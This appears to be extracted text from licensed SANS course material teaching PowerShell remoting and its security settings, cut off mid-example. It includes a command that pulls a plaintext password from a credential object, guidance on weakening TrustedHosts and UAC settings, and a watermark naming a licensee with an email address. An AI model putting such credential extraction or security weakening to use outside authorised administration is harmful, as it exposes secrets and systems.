A "remote shell" looks and works just like an interactive PowerShell session on the local computer, but the commands are actually running on a remote machine over the network instead. A remote shell redirects live input/output across the network, similar in appearance to *telnet* or *ssh*, though the underlying protocols are vastly different.

And an interactive shell is not required: you can also do remote command execution, such as with a scheduled script, without a human user present. The PsExec tool is popular, but should never be used again.

In fact, PowerShell remoting does not require a visible command shell or script at all. A graphical tool can use PowerShell remoting under the hood, just like older management tools used RPC. Indeed, what RPC used to do for Windows in the past is being taken over by PowerShell remoting.

And, strictly speaking, PowerShell remoting does not even require PowerShell. The underlying protocols are open and vendor-neutral, so alternative clients besides PowerShell may use these remoting technologies as well.

Requirements and Default Settings

Remoting requires at least PowerShell 2.0 on both client and target.

PowerShell remoting uses TCP ports 5985 and 5986 by default, so perimeter and/or host-based firewalls must allow access to these ports.

By default, only members of the local Administrators group on a target computer can connect inbound to that computer using PowerShell remoting, and, by default, only Kerberos and NTLM may be used to authenticate.

On Server 2012 and later operating systems intended for servers, remoting is enabled by default. You only have to confirm that your firewall rules allow inbound access to it.

Currently, no client operating systems turn on remoting by default.

To enable PowerShell remoting manually, run the following command:

```
enable-psremoting -force
```

This will configure the Windows Remote Management (WinRM) service and inbound firewall rules for you. If remoting is already enabled, running the above command will not hurt anything.

Enable with Group Policy

Remoting may also be enabled and managed through Group Policy. There are three parts to this task.

In a GPO, navigate to Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management (WinRM) > WinRM Service, then configure the option named "Allow Remote Server management through WinRM" to allow "*" IPv4 and IPv6 addresses. This controls to which local interfaces and IP addresses the WinRM service binds; it does not limit the source IP addresses of clients accessing the WinRM service over the network.

In the GPO, enable the Windows Remote Management (WinRM) service and configure it to start automatically here: Computer Configuration > Preferences > Control Panel Settings > Services.

Finally, in the GPO, add rules for the Windows Firewall to allow inbound TCP ports 5985 and 5986 for the WinRM service here: Computer Configuration > Policies > Windows Settings > Security Settings > Windows Firewall with Advanced Security.

Local Accounts and Standalone Computers

In a domain environment, Kerberos single sign-on is used automatically by default for PowerShell remoting when using global user accounts. When authenticating using a local account at the remoting target, especially when that target computer is a standalone, the client computer must add either the hostname, NetBIOS name, FQDN, or IP address of the target to a special list on the client (the Trusted Hosts list), which signifies that it is

permissible to remote into that target despite not being able to authenticate the target computer's identity.

To manage the Trusted Hosts list via GPO, navigate to Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management (WinRM) > WinRM Client > Trusted Hosts.

It is possible to simply put "*" in the Trusted Hosts list in order to trust any target, but then care must be taken to avoid remoting into untrustworthy or infected targets, perhaps using IPsec authentication and other precautions. When the trusted target name is "<local>", this includes any computer name that does NOT include a period, such as a simple hostname or NetBIOS name. It's also permissible to use a wildcard with a domain name, such as "*.sans.org", or in an IP address, such as "10.4.*". When entering IPv6 addresses, enclose the IPv6 address in square brackets, such as "[2147:fa70:9000:800::2004]".

Because the Trusted Hosts list might only need to be edited on the workstations of IT personnel, your course media includes a PowerShell script with functions to make the editing of the list on the local computer easy:

```
cd C:\SANS\Day2\Remoting
Import-Module -Name .\WinRM-TrustedHosts.psm1
Get-Command -Module WinRM-TrustedHosts
```

For example, after importing the WinRM-TrustedHosts.psm1 module, the following command would add "*.testing.local" and "10.1.*" to the Trusted Hosts list:

```
Add-TrustedHosts -TrustedHost "*.testing.local","10.1.*"
```

To remove all entries from the Trusted Hosts list:

```
Remove-TrustedHosts -RemoveAll
```

However, there is another problem. Only members of the Administrators group are permitted to PowerShell remote into a machine by default. User Account Control (UAC) strips away this group membership from a network session (not permanently, just for the session's Security Access Token) whenever you authenticate to a machine using a local account on that machine that is not the built-in Administrator account.

Hence, if you want to use a local account at the remoting target, you must either 1) authenticate as the built-in Administrator account at the target, which may require enabling that account, or 2) turn off UAC for local accounts in the Administrators group and then authenticate as some other local administrative account. If you select option 2,

then it is imperative that you assign a different password on every computer to every local administrative user account.

To manage this UAC setting, your course media includes PowerShell functions for this:

```
cd C:\SANS\Day2

Import-Module -Name .\LocalAccountTokenFilterPolicy.psm1

Get-LocalAccountTokenFilterPolicy -Verbose

Get-Help -Full Set-LocalAccountTokenFilterPolicy
```

These functions query or set a single registry value, and this value can be managed domain-wide through Group Policy of course.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Remoting Encryption and Authentication

Authentication options include Kerberos, NTLM, and certificates, including user certificates on smart cards.

AES encryption key is derived from the Kerberos or NTLM authentication exchange or from the TLS negotiation.

TLS encryption requires certificate installation:

- Install certificates through PKI and Group Policy.
- C:\SANS\Day5\Enable-RemotingTLS.ps1.

Remoting Encryption and Authentication

PowerShell remoting uses the Web Services for Management protocol (WS-Man or WSMAN). WSMAN is based on Simple Object Access Protocol (SOAP). SOAP uses HTTP/HTTPS to transmit XML-wrapped data.

The protocol stack for PowerShell remoting looks like this:

PowerShell Remoting Protocol (MS-PSRP)
Web Services for Management (WSMan)
Simple Object Access Protocol (SOAP)
HTTP or HTTPS
TCP
IP

Hence, WinRM is a service, not a protocol, and the WinRM service uses the WSMAN protocol to implement PowerShell remoting.

WSMAN is a vendor-neutral, open, ISO protocol defined by the Distributed Management Task Force (DMTF). The specifications are at <http://www.dmtf.org/standards/wsman>. Strictly speaking, you don't need PowerShell to remote into the WinRM service!

The Windows Remote Management service (WinRM) uses the HTTP.SYS driver to accept inbound TCP connections on ports 5985 (HTTP) and 5986 (HTTPS) by default to implement the WSMAN protocol. When remoting is enabled, you'll have one or more "listeners" for WinRM in order to accept inbound WSMAN connections. These listeners

are actually sets of HTTP.SYS configuration settings; they are conceptually similar to protocol stack bindings.

Note: It is possible to use WinRM on TCP ports 80 and 443, such as for backward compatibility, but this is not recommended.

WinRM configuration settings can be seen and edited in the WSMAN:\ drive.

For example, to show your current WinRM listeners:

```
dir WSMAN:\localhost\listener | format-list *
```

To list the current, global WinRM service settings:

```
dir WSMAN:\localhost\Service
```

To list the current WinRM authentication methods supported:

```
dir WSMAN:\localhost\Service\Auth
```

By default, only Kerberos and Negotiate methods are enabled. "Negotiate" refers to an authentication package that includes only Kerberos and NTLM.

To see which group(s) currently have inbound remoting permission, we need to convert the Security Descriptor Definition Language (SDDL) string defining that permission to something more humanly readable:

```
$SddlString = dir WSMAN:\localhost\Service\RootSDDL |  
Select -ExpandProperty Value  
  
ConvertFrom-SddlString -SDDL $SddlString
```

To see which ports the WinRM service is listening on (TCP 5985 and 5986):

```
dir WSMAN:\localhost\Service\DefaultPorts
```

The WinRM service also listens on TCP port 47001, but WS-Management requests to this port will be rejected if they do not come from the local machine; nonetheless, it's best to confirm that your firewall does not allow network access to this port anyway.

The WS-Management listener settings are found in the registry under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN\Listener\. Because the HTTP.SYS driver is used to handle the connections, it may be useful to examine its configuration too: HKLM\SYSTEM\CurrentControlSet\services\HTTP\Parameters\.

WSMan Encryption

WSMan on Windows supports only Kerberos and NTLM authentication by default, though other authentication protocols are supported, such as TLS certificate authentication and Basic. Basic should never be enabled.

When sniffing WSMan packets, the IP, TCP, and HTTP headers are all plaintext, but the SOAP payloads are encrypted using an AES key derived from the Kerberos or NTLM mutual authentication. WSMan uses Kerberos or NTLM to negotiate session keys similarly to RPC or SMB when those protocols negotiate encrypted connections on Windows. By eliminating NTLMv1 and hardening Kerberos, you improve the encryption strength of WSMan and PowerShell remoting too.

IPsec

For added security, use IPsec with PowerShell remoting. IPsec can restrict access to the WSMan remoting ports based on group memberships in Active Directory, and IPsec can also wrap the entire remoting session in a strong second layer of encryption.

Because there are sometimes issues getting through other peoples' firewalls when using IPsec, PowerShell remoting can optionally use TLS encryption. TLS can be used in place of IPsec or in addition to IPsec.

TLS

To use TLS with WSMan remoting, a TLS-compatible digital certificate must be installed on the remoting target. The subject's common name or DnsNameList name in the certificate must match the name used to connect to the target; for example, if you wish to use server47.sans.org as the fully qualified domain name (FQDN) to resolve the IP address of the remoting target, then server47.sans.org must be the subject name or one of the DnsNameList names in the certificate.

With an Enterprise Certification Authority (CA) in one's Public Key Infrastructure (PKI), Group Policy can be used to enroll computers for TLS-compatible certificates automatically in the domain.

However, configuring the WinRM service to use a certificate is a bit of a pain. You will need to script the configuration changes yourself; there is currently no automatic or Group Policy method of assigning a certificate for use with WSMan remoting.

To assist with the certificate configuration, run this script:

```
C:\SANS\Day5\Enable-RemotingTLS.ps1
```

The script will show a list of the TLS-compatible certificates on the computer, prompt you to select the desired certificate, and then configure the WinRM service to use that certificate for WSMan remoting. By modifying the source code, you can customize it for your environment to do automatic configuration.

Remote Interactive Shell (Enter-PSSession)

```
# Creates an interactive command shell
Enter-PSSession -ComputerName Member

# TLS requires a certificate first
Enter-PSSession -UseSSL -ComputerName box.sans.org

Exit-PSSession # When you're done
```

SANS

SEC505 | Securing Windows

Remote Interactive Shell (Enter-PSSession)

Once the WinRM service on a local or remote system is configured to accept connections, we can establish an interactive (telnet-like) session within PowerShell. The command prompt will change, showing you the name of the remote machine.

To open an interactive remote session with a local or remote system:

```
# Example: Remoting.ps1

enter-pssession -computername member

enter-pssession Server7

enter-pssession localhost

enter-pssession -usessl -computername box.sans.org
```

Within the remote session, you can run commands and scripts just as though you were sitting at the machine's console, similar to a Telnet or *ssh* session.

To use TLS, you must have a compatible certificate installed and the WinRM service must be configured to use that certificate. You will likely install and manage these certificates using the Certificate Services role in Windows Server. You do not have to purchase these certificates commercially through public Certification Authorities (CAs) like Verisign or Comodo. Despite the name of the switch (-UseSSL), the connection will actually use TLS, unless TLS has been deliberately disabled for some reason.


Just like with an HTTPS connection to a web server, a TLS remoting connection must use the correct fully qualified domain name (FQDN) in the original connection request such that the FQDN requested matches the FQDN in the TLS certificate installed on the remote server. Hence, if you connect with "box.sans.org", then that FQDN must match either the Common Name (CN) or Subject Alternative Name (SAN) in the TLS certificate configured at the target.

To exit an interactive remote session and return to the local computer:

```
exit-psession
```


Or just run "exit" to do the same:

```
exit
```

File Menu > New Remote PowerShell Tab

A nice trick in the PowerShell ISE editor is to pull down the File menu and select New Remote PowerShell Tab. In the popup dialog box that appears, enter the name of the remote computer to which you wish to create a new Enter-PSSession remoting session.



You do not have to type in your user name, it will use single sign-on and authenticate as you automatically, assuming, of course, that you are logged on with your domain user account and the remote target machine is in your domain or in a trusting domain. If the remote computer is a standalone or in a non-trusting domain, then you will have to manually authenticate.

Once connected, a new tab appears in the ISE editor. The name of the tab is the name of the remote machine. Many such remoted tabs can be created simultaneously.

Copying Files over the Network (New-PSSession)

```
$Session = New-PSSession -ComputerName Member

# File Upload
Copy-Item -ToSession $Session
  -Path C:\LocalFolder\file.txt
  -Destination C:\RemoteFolder\file.txt

# File Download
Copy-Item -FromSession $Session
  -Path C:\RemoteFolder\file.txt
  -Destination C:\LocalFolder\file.txt
```

SANS

SEC505 | Securing Windows

Copying Files over the Network

PowerShell 5.0 and later supports the copying of files through the remoting channel itself, which means no additional ports must be opened between source and destination machines other than the already open remoting port(s).

```
# Create a session to a remote host with PoSh 5.0+:
$Session = New-PSSession -ComputerName member.testing.local

# Upload a file to the remote host (-ToSession):
Copy-Item -Path C:\LocalFolder\file.txt -Destination
  C:\RemoteFolder\file.txt -ToSession $Session

# Download a file from the remote host (-FromSession):
Copy-Item -Path C:\RemoteFolder\file.txt -Destination
  C:\LocalFolder\file.txt -FromSession $Session
```

The performance is far slower than SMB or SSH, though, so the main advantage of this technique is penetrating firewalls that would otherwise block the file copy traffic. This author's informal testing shows that network file copy with WSMAN (no TLS) is approximately 20x slower than SMB and 10x slower than sftp.exe with SSH.

Note that you cannot remote into two hosts simultaneously (A and B) and copy files directly between them (A <--> B) using your two sessions.

New-PSSession


The New-PSSession cmdlet allows you to create a remoting session once and reuse that session for many remoting commands. This is far more efficient than creating, using, and tearing down sessions repeatedly. Every time a new remoting session is established, that session must be authenticated, various hand-shaking data structures are passed back and forth, and session objects are created in the memory of both client and server. We don't see any of this work, but it takes time. It's much faster to create one session, reuse that session for several commands, and then close that session afterwards.

Once a remoting session is created with New-PSSession and saved to a variable, all the other remoting-related cmdlets can use it. The Copy-Item cmdlet has the -ToSession and -FromSession parameters. The Enter-PSSession and Invoke-Command cmdlets have the -Session parameter. These parameters take a previously created session object as an argument and will use that existing session for operations instead of creating a new session each time. This works for both WSMAN and SSH remoting sessions.

CIM Sessions

Similarly, the New-CimSession cmdlet also creates a reusable WSMAN session to interact with the Windows Management Instrumentation (WMI) service on a remote computer. This "CIM session" is similarly saved to a variable that is given to other CIM-related cmdlets for reuse. Get-CimInstance, Get-CimClass, and Invoke-CimMethod all have a parameter named "-CimSession" that accepts a session object previously created with New-CimSession.

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020



Edit and Debug Remote Scripts (psEdit)

The Windows PowerShell ISE editor (`powershell_ise.exe`) has built-in support for WSMAN for the sake of editing scripts and other text files on remote computers. This is especially useful when the remote machine is Server Core. The OpenSSH configuration text files, such as `sshd_config`, can also be edited this way on remote machines.

When using PowerShell ISE, you will have a function named "psEdit." This function does not exist when using Windows PowerShell (`powershell.exe`) or PowerShell Core (`pwsh.exe`). The psEdit function can only use the WSMAN protocol, with or without TLS, and cannot use SSH.


Tip: There is a free extension for Visual Studio Code that assists with remote script editing, using only the SSH protocol. The extension is named "Remote-SSH" (<https://marketplace.visualstudio.com/VSCode>).

Here is how to use the psEdit function in PowerShell ISE:

- 1) Establish a remoting session to a remote machine with Enter-PSSession. (It's not required to create a new remote PowerShell tab using the File menu.)
- 2) In that remote command shell, run the psEdit function, followed by the path to the script or text file on the remote machine that you wish to edit; for example, imagine that you have navigated to the `C:\SANS\Day2` folder on the remote computer, and in that folder you wish to edit the `PopUp.ps1` script, like this:

```
psedit .\PopUp.ps1
```

A new editor tab appears that says "[Remote File]" followed by the name of the file on the remote computer. The remote file has been secretly downloaded with WSMAN and saved to a local temp file. When you edit the file and save the changes, the local temp file is uploaded and overwrites the original file. You can open several scripts and text files this way simultaneously.



If you run the script by clicking the green triangle button (or pressing F5), the script runs on the remote computer, not the computer where you are sitting. You can even use the Debug menu to set breakpoints and use the normal debugging function keys!

Note: Because of time constraints, we cannot discuss debugging tools here. It's only important to know that remote scripts opened with psEdit can indeed be debugged this way. This helps to remove obstacles to using Server Core.

If your script launches a graphical user interface (GUI) application, though, you will not see that GUI app on your local computer. That GUI app is "stuck" at the remote machine with no one to interact with it. WSMAN remoting does not use Remote Desktop Protocol (RDP). You will have to remotely terminate that GUI app, perhaps by opening a second remoting session to do so.

Note: In the case of the PopUp.ps1 script above, the GUI dialog box it creates will time out after 10 seconds and return. You don't have to remotely terminate it.

Tip: If the AppCompatibility Feature On Demand (FOD) has been installed on Server Core 2019 or later, then Windows PowerShell ISE (powershell_ise.exe) can be run on the "desktop" of that Server Core machine. You do not necessarily have to run PowerShell ISE from a second computer and use the psedit command.

Remote Command Execution (Invoke-Command)

Non-interactive commands or scripts, not a shell:

```
Invoke-Command -Scriptblock { dir } -Computer $Box
```

```
Invoke-Command -Scriptblock { ps } -Session $Session
```

```
Invoke-Command -FilePath .\Script.ps1 -Computer $Box
```

```
$Output = Invoke-Command -FilePath .\Script.ps1
```

SANS

SEC505 | Securing Windows

Remote Command Execution (Invoke-Command)

Instead of an interactive session, you can also execute a single command or script on a remote system and then return to the local shell immediately. If you execute a script, the script can be on the drive of the remote computer or on the local hard drive.

To execute the command(s) in the scriptblock on a remote system:

```
Invoke-Command -ComputerName Member -ScriptBlock { ps }
```

Note: While a remote command is running, if you hit Ctrl-C, this keystroke sequence will be sent to the remote system to cancel the command there; the Ctrl-C is not processed locally to return control and abandon the remote process.

The -ScriptBlock parameter can contain one or many semicolon-separated commands, and these commands can include pipe symbols, flow control, aliases, etc. If the command is to run a binary or script, that file must be in the PATH of the remote system or you must specify the full path to that binary or script on the remote computer.

You can also run a local script on the remote machine with the -FilePath parameter; you don't have to copy the script to the remote machine first, and the output of the script will be returned and displayed on the local system. In this case, the -FilePath parameter takes the filesystem path to a local script, not a script on the drive of the remote machine.

To execute a local script on a remote system, but see the output in the local shell:

```
Invoke-Command -ComputerName Member -FilePath .\somescript.ps1
```

Passing Arguments to Remote Scripts

```
$ArgsArray = @("10.1.1.1", "System", "Alert", "Help!")
```

```
Invoke-Command -Session $Session
  -FilePath C:\SANS\Day1\SendTo-Syslog.ps1
  -ArgumentList $ArgsArray
```

Arguments must be in the exact same order as the parameters defined in the script's *Param* line

SANS

SEC505 | Securing Windows

Passing Arguments to Remote Scripts

If you need to pass in arguments to the `-FilePath` script at the remote machine, this is done with the `-ArgumentList` parameter. Give an array of one or more arguments:

```
Invoke-Command -ComputerName Member -FilePath .\Script.ps1
  -ArgumentList @("10.1.1.3", "Kate", 47)
```

You can also create that array first, save it to a variable, and pass in the variable:

```
$Args = @("10.1.1.3", "Kate", 47)
Invoke-Command -ComputerName Member -FilePath .\Script.ps1
  -ArgumentList $Args
```

Note that the `$Args` array is a normal array, not a hashtable. This is not splatting.

The order of the arguments is very important! The arguments must be passed in the correct order so that the parameter binding mechanism at the target will pass them into the correct named parameters required by the script. The order of the arguments must match the order of the parameters defined in the `Param(...)` line at the top of the script.

```
#The first executable line of Script.ps1:
```

```
Param ($IPAddress, $UserName, $Counter)
```

The first argument will go into the first parameter, the second argument to the second parameter, and so on. For the example above, `$IPAddress` will get "10.1.1.3", `$UserName` will get "Kate", and `$Counter` will get 47. This is called "passing arguments by position", which is rare in PowerShell. In PowerShell, we normally "pass arguments by named parameter" instead, such as when splatting a hashtable a parameter names and arguments.

If you pass in fewer arguments than there are parameters, the extra parameters keep their default values, or if these parameters do not have default values assigned to them, they will get `$null`. If more arguments are passed in than there are parameters, the extra unassigned arguments get collected into the built-in `$Args` array. The `$Args` array can be ignored; there is nothing forcing the script to use or care about it.

Using Local Variables in Remote Sessions

```
$Creds = Get-Credential
```

```
Invoke-Command -Session $Session -ScriptBlock `
  { $RemoteCreds = $Using:Creds }
```

```
$Splat = @{ Name = "wininit" }
```

```
Invoke-Command -ComputerName Member -ScriptBlock `
  { Get-Process @Using:Splat }
```

SANS

SEC505 | Securing Windows

Using Local Variables in Remote Sessions

Recall that a remoting session can be created with `New-PSSession` and saved to a variable. This session can be used over and over again by `Invoke-Command` and its `-Session` parameter. That same session can be "entered" with `Enter-PSSession`, which means any variables previously created with `Invoke-Command` will still be there, waiting for you to enter the session interactively. Here is an example:

```
$Session = New-PSSession -ComputerName Member

Invoke-Command -Session $Session -ScriptBlock `
  { $Splat = @{ Param1 = 1; Param2 = "Foo" } }

Enter-PSSession -Session $Session

[Member]: PS C:\> $Splat

Name          Value
----          -
Param1        1
Param2        Foo
```

It's sometimes handy to prepare your interactive session environment before you actually connect with `Enter-PSSession`. You can upload files with `Copy-Item` and inject data with `Invoke-Command` into that session, then use that session when you get an interactive command shell with `Enter-PSSession`. As you might guess from the name of the variable in the above code example (`$Splat`), you might inject multiple arrays and hashtables into

a remote session for the sake of the "splatting" technique when running commands or calling functions within that remote session.

\$Using:Variable

What if you already have a variable in your local session where you are sitting and you want to copy that variable into a remote session? There is an easier way to do it.

Notice the "\$Using:Splat" code in the third command below. The "\$Using:Variable" trick will copy the contents of the *Variable* in your local PowerShell session into the remote session. The syntax is tricky. The dollar sign goes in front of "Using:", not in front of *Variable*. Then more tricky syntax: \$Splat is a hashtable in our local session, but we want to use that for splatting in the remote session. In the remote session, a new hashtable is created (\$RemoteSplat) and then this is used with normal splatting syntax (@RemoteSplat) when running a command (Get-Process) with the parameters and arguments defined in a splatted hashtable. *Whew!*

```
# On the local computer:
$Splat = @{ Name = "wininit" }

$Session = New-PSSession -ComputerName Member

Invoke-Command -Session $Session -ScriptBlock `
  { $RemoteSplat = $Using:Splat }

Invoke-Command -Session $Session -ScriptBlock `
  { Get-Process @RemoteSplat }

# Switch to the remote session now:
Enter-PSSession -Session $Session

[Member]: PS C:\> $RemoteSplat

Name          Value
----          -
Name          wininit
```

In fact, it can be done even more briefly with some more tricky syntax:

```
$Splat = @{ Name = "wininit" }

Invoke-Command -ComputerName Member -ScriptBlock `
  { Get-Process @Using:Splat }
```

Notice that we have "@Using:Splat" in the above example, not "\$Using:Splat" like before. The "Using" keyword can be preceded either with "\$", when the variable is a regular/scalar variable, or with "@", when the variable is a hashtable for the sake of

splatting. This example did not use an existing WSMAN session, though it could have. This example established a new session (-ComputerName Member), copied the hashtable to the remote machine, splatted the command (Get-Process), and then closed down the session. Hence, you don't always have to create a session with New-Session when you use the "@Using" trick for splatting.

Variables Are Copied

Importantly, the "Using" trick *copies* the data in the local session to the remote machine. At the remote machine, it has its own independent copy of that data. Any changes made to the original variable or data on the local computer are not reflected in the remote session after the variable/data is injected into that session. Conversely, if the copied data is modified or deleted within the remote session, that change is not replicated or synced back to the local computer. The "\$Using:" syntax does not create a two-way, dynamic connection between the variable in the local session and the "same" variable in the remote session because it's not the same data anymore; it's just a copy.

If all of this strange syntax seems bizarre, another route might be to hard-code all the necessary arguments into the header of a script and then run the script remotely with "Invoke-Command -FilePath Script.ps1". If you don't want to modify the script itself, then you could place all the arguments into a file, upload that file with "Copy-Item -ToSession", remotely execute the command or script while passing in the path to that file, then delete the file afterwards. That file could be a CSV file created with Export-Csv and then read with Import-Csv, or perhaps it could be a hashtable stored in the file, which is then read with Import-PowerShellDataFile.

\$Using:SecureString

On your local computer, enter the user name and password for an account with the Get-Credential cmdlet to create a secure string version of the password:

```
$Creds = Get-Credential
```

Now you can copy that secure string into the remote session:

```
Invoke-Command -Session $Session -ScriptBlock `
{ $RemoteCreds = $Using:Creds }
```

When you invoke more commands in that session or connect to that session interactively, the \$RemoteCreds variable is waiting there for you with the password! In the remote session, \$RemoteCreds is a normal secure string credential object, so it will work with other cmdlets that require proper credential objects.

However, just like in a local PowerShell session, it is possible to extract the password:

```
Enter-PSSession -Session $Session

$RemoteCreds.GetNetworkCredential().Password
```

When the remote session is terminated, the variables and other data in that session go away too (well, they go away eventually—we have to wait for the .NET garbage collector to clean up memory there or wait for all the hosting processes involved to terminate).

Don't forget to explicitly terminate your remote session when you're done with it:

```
Remove-PSSession -Session $Session
```

Running Local Functions in Remote Sessions

```
function Ip { Get-NetIPAddress | Select IPAddress }
```

```
Invoke-Command -ComputerName Member  
-ScriptBlock ${Function:Ip} -ArgumentList $Array
```

Dollar sign!

There can be no space characters
inside the curly braces!

SANS

SEC505 | Securing Windows

Running Local Functions in Remote Sessions

If we can copy local variables into remote sessions, can we also copy local functions into remote sessions too? Yes! This means you do not have to place a function into a script and remotely execute the script. The function that exists in the memory of your local computer can be copied into the memory of the remote computer and executed there.

For example, you might have this function in one of your \$Profile scripts:

```
function Ip { Get-NetIPAddress | Select-Object IPAddress }
```

The *Ip* function is very simple; it just outputs a list of the current IP addresses. But you don't want the IP addresses of the computer where you are sitting; you want all the IP addresses of a remote computer that has multiple network adapters:

```
Invoke-Command -ComputerName Member -ScriptBlock ${Function:Ip}
```

More tricky syntax! First, notice that the script block now has a dollar sign ("\${...}") in front of it. Second, there is the keyword "Function:" in front of the name of the local function (*Ip*). This is similar to the "Using:" keyword, except that it tells the remote computer that "Ip" is a function instead of a normal variable. Third, and this is the trickiest of the tricky syntax, there can be no space characters inside the curly braces! It's *triple* tricky!

Tip: Beware of space characters inside the `${Function:ScriptBlock}`!

None of the following commands will work; they all fail (look at the space characters):

```
#These all fail!
```

```
Invoke-Command -ComputerName -ScriptBlock ${Function:Ip }  
Invoke-Command -ComputerName -ScriptBlock ${Function:Ip }  
Invoke-Command -ComputerName -ScriptBlock ${Function:Ip }
```

And the error message you get when the above commands fail is not helpful. This the sort of thing that can make you lose your mind when debugging...

You can also optionally pass in an array of arguments, just like for a script:

```
function SayThings ($Foo,$Bar,$Dim){ "$Foo $Bar $Dim" }  
  
$Things = @("Chop","Some","Lettuce")  
  
